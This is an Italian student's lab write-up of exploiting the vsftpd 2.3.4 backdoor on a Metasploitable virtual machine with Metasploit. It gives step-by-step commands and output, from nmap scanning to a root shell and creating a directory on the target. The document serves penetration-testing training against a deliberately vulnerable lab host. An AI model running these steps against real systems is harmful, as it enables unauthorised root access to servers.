

Esercizio 06/11/2023

Nell'esercizio odierno ci viene richiesto di effettuare una sessione di hacking con Metasploit su Metasploitable cambiando l'indirizzo di quest'ultima

L'Exploit è la fase 3 del Pentesting ed è la fase più delicata di tutto il processo.

L'Exploit non è una sola azione ma la prima fase di una **serie di azioni** che va a testare, ad identificare le vulnerabilità di un sistema, è una sorta di metodo di sfondamento, va a creare cioè un varco (N.B. ciò significa che c'è una vulnerabilità già esistente). A questo punto comunque, il lavoro dell'Ethical Hacker (almeno per questo programma) finisce qui e si può passare direttamente alla fase 7, il report. Stesso discorso se la shell non viene creata dopo l'exploit perché vuol dire che se non entro io non entra neanche il BH.

La seconda fase è andare a trovare un **payload** che ci permetterà di passare alla terza, la **shell**, che crea una connessione tra due dispositivi. Quest'ultima può essere di tipo **reverse o bind**, la differenza è che, una volta creato il payload ed è andato a buon fine, la prima creerà una connessione dal computer vittima al computer attaccante (quindi dall'interno verso l'esterno), mentre nella bind accade il contrario. Poiché è molto probabile che ci siano sistemi di sicurezza (firewall, IDS, IPS), è meglio utilizzare la reverse, la bind viene usata quando siamo già all'interno della rete, e non è detto che funzioni perché il dispositivo in questione potrebbe comunque essere coperto da un dispositivo di sicurezza come un firewall e quindi non funzionare ugualmente.

L'Exploit, a differenza del **Malware**, sfrutta la vulnerabilità del sistema e non richiede alcun tipo di permesso. Quello che utilizzeremo deve essere specifico per la versione di quel determinato programma, se devo ad esempio testare una vulnerabilità su Office devo ricercare la versione dell'Office in questione altrimenti non è detto che funzionerà. Non è detto perché se vado ad immettere una versione più datata è possibile che la vulnerabilità in questione sia già stata corretta dall'aggiornamento del programma.


Per sapere se l'Exploit funziona avrò due strade, la prima a livello manuale (sconsigliata per via del tempo che impiegheremmo), la seconda a livello automatico e per fare questo si utilizzano programmi specifici come **Metasploit** che prova tutte le combinazioni in maniera automatica

Per arrivare a tutto questo si avvia Metasploit e si utilizzano una serie di comandi che ci porteranno all'ultima fase. E' molto importante sapere che perché l'exploit abbia effetto il programma che andiamo ad "exploitare" deve essere attivo, startato.

Vsftpd è un servizio ftp utilizzato per il trasferimento di file sulla porta 21 (TCP)

Di seguito la serie di comandi utilizzati per arrivare all'obiettivo:


Prima di tutto vado a cambiare ip a Meta e controllo che le macchine riescano a pingare



```
kali@kali: ~  
$ ping 192.168.1.149  
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data:  
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.637 ms  
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.310 ms  
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.286 ms  
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.276 ms  
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=0.310 ms  
64 bytes from 192.168.1.149: icmp_seq=6 ttl=64 time=0.334 ms  
64 bytes from 192.168.1.149: icmp_seq=7 ttl=64 time=0.300 ms  
64 bytes from 192.168.1.149: icmp_seq=8 ttl=64 time=0.303 ms  
64 bytes from 192.168.1.149: icmp_seq=9 ttl=64 time=0.327 ms  
64 bytes from 192.168.1.149: icmp_seq=10 ttl=64 time=0.276 ms  
64 bytes from 192.168.1.149: icmp_seq=11 ttl=64 time=0.279 ms  
64 bytes from 192.168.1.149: icmp_seq=12 ttl=64 time=0.322 ms  
64 bytes from 192.168.1.149: icmp_seq=13 ttl=64 time=0.476 ms  
64 bytes from 192.168.1.149: icmp_seq=14 ttl=64 time=0.271 ms  
64 bytes from 192.168.1.149: icmp_seq=15 ttl=64 time=0.250 ms  
64 bytes from 192.168.1.149: icmp_seq=17 ttl=64 time=0.447 ms  
64 bytes from 192.168.1.149: icmp_seq=18 ttl=64 time=0.368 ms  
64 bytes from 192.168.1.149: icmp_seq=19 ttl=64 time=0.328 ms  
64 bytes from 192.168.1.149: icmp_seq=20 ttl=64 time=0.287 ms  
64 bytes from 192.168.1.149: icmp_seq=21 ttl=64 time=0.486 ms  
64 bytes from 192.168.1.149: icmp_seq=22 ttl=64 time=0.309 ms  
64 bytes from 192.168.1.149: icmp_seq=23 ttl=64 time=0.366 ms  
^C
```

```
Meta [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:47:5b:44  
          inet addr:192.168.1.149  Bcast:192.168.50.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe47:5b44/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:189 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:12495 (12.2 KB)  TX bytes:3398 (3.3 KB)  
          Base address:0xd010 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:34 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:14705 (14.3 KB)  TX bytes:14705 (14.3 KB)  
  
msfadmin@metasploitable:~$
```

Fatto questo avvio Metasploit sulla macchina Kali e faccio una scansion nmap




```
kali@kali: ~  
$ msfconsole  
=====
```

Exploits	Auxiliary	Post
2335	1220	413

Payloads	Encoders	Nops
1382	46	11

```
msf6 >
```

Avvio Metasploit



```
kali@kali: ~  
$ nmap -sV 192.168.1.149  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 09:11 EST  
Nmap scan report for 192.168.1.149  
Host is up (0.00042s latency).  
Not shown: 1978 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  netbios-ssn  
512/tcp   open  exec?  
513/tcp   open  login  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi  
1524/tcp  open  bindshell  
2121/tcp  open  ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  http  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 64.72 seconds  
  
kali@kali: ~  
$
```

Scansione nmap

A questo punto eseguo tutti i comandi per arrivare all'exploit:

Search:

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Use e show options:

```
kali@kali: ~
File Actions Edit View Help

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
--      -
Id         Name
--         -
0          Automatic

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Set RHOST e lo verifico con show options:

```
kali@kali: ~
File Actions Edit View Help

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
--      -
Id         Name
--         -
0          Automatic

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Show payloads e verifico con show options:

```
kali@kali ~  
File Actions Edit View Help  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads  
Compatible Payloads  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
Name Current Setting Required Description  
- - - - -  
CHOST no The local client address  
CHPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS 192.168.1.149 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
Payload options (cmd/unix/interact):  
Name Current Setting Required Description  
- - - - -  
InteractWithProcess no The process to interact with, if you become, the more you are able to hear  
Exploit target:  
Id Name  
- - -  
0 Automatic  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >  
epic2.zip epic2.zip epic2.text passwdvwa... userhydra.txt
```

Exploit con verifica if config per controllare che siamo effettivamente collegati in Meta:

```
kali@kali ~  
File Actions Edit View Help  
Name Current Setting Required Description  
- - - - -  
Exploit target:  
Id Name  
- - -  
0 Automatic  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.1.149:21 - Banner: 220 (vsftpd 2.3.4)  
[*] 192.168.1.149:21 - USER: 331 Please specify the password.  
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...  
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.190:34633 → 192.168.1.149:6200) at 2023-11-06 09:28:58 -0500  
ifconfig  
eth0 Link encap:Ethernet HWaddr 08:00:27:47:5b:44  
inet addr:192.168.1.149 Bcast:192.168.58.255 Mask:255.255.255.0  
inet6 addr: fe80::a0b:27fff:fe47:5b44/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:14122 errors:0 dropped:0 overruns:0 frame:0  
TX packets:2238 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:970831 (948.0 KB) TX bytes:206201 (201.3 KB)  
Base address:0-d010 Memory:f0200000-f0220000  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:204 errors:0 dropped:0 overruns:0 frame:0  
TX packets:204 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:97385 (95.1 KB) TX bytes:97385 (95.1 KB)  
epic2.zip epic2.zip epic2.text passwdvwa... userhydra.txt
```

Infine vado a creare la cartella test_metasploit da kali su Meta e verifico di averla creata

```
kali@kali ~  
File Actions Edit View Help  
RX bytes:970831 (948.0 KB) TX bytes:206201 (201.3 KB)  
Base address:0-d010 Memory:f0200000-f0220000  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:204 errors:0 dropped:0 overruns:0 frame:0  
TX packets:204 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:97385 (95.1 KB) TX bytes:97385 (95.1 KB)  
mkdir test_metasploit  
cd root  
cd /  
ls  
-----wkOR  
FFFFF  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nfs_share  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test_metasploit  
tmp  
usr  
var  
vmlinuz  
epic2.zip epic2.zip epic2.text passwdvwa... userhydra.txt
```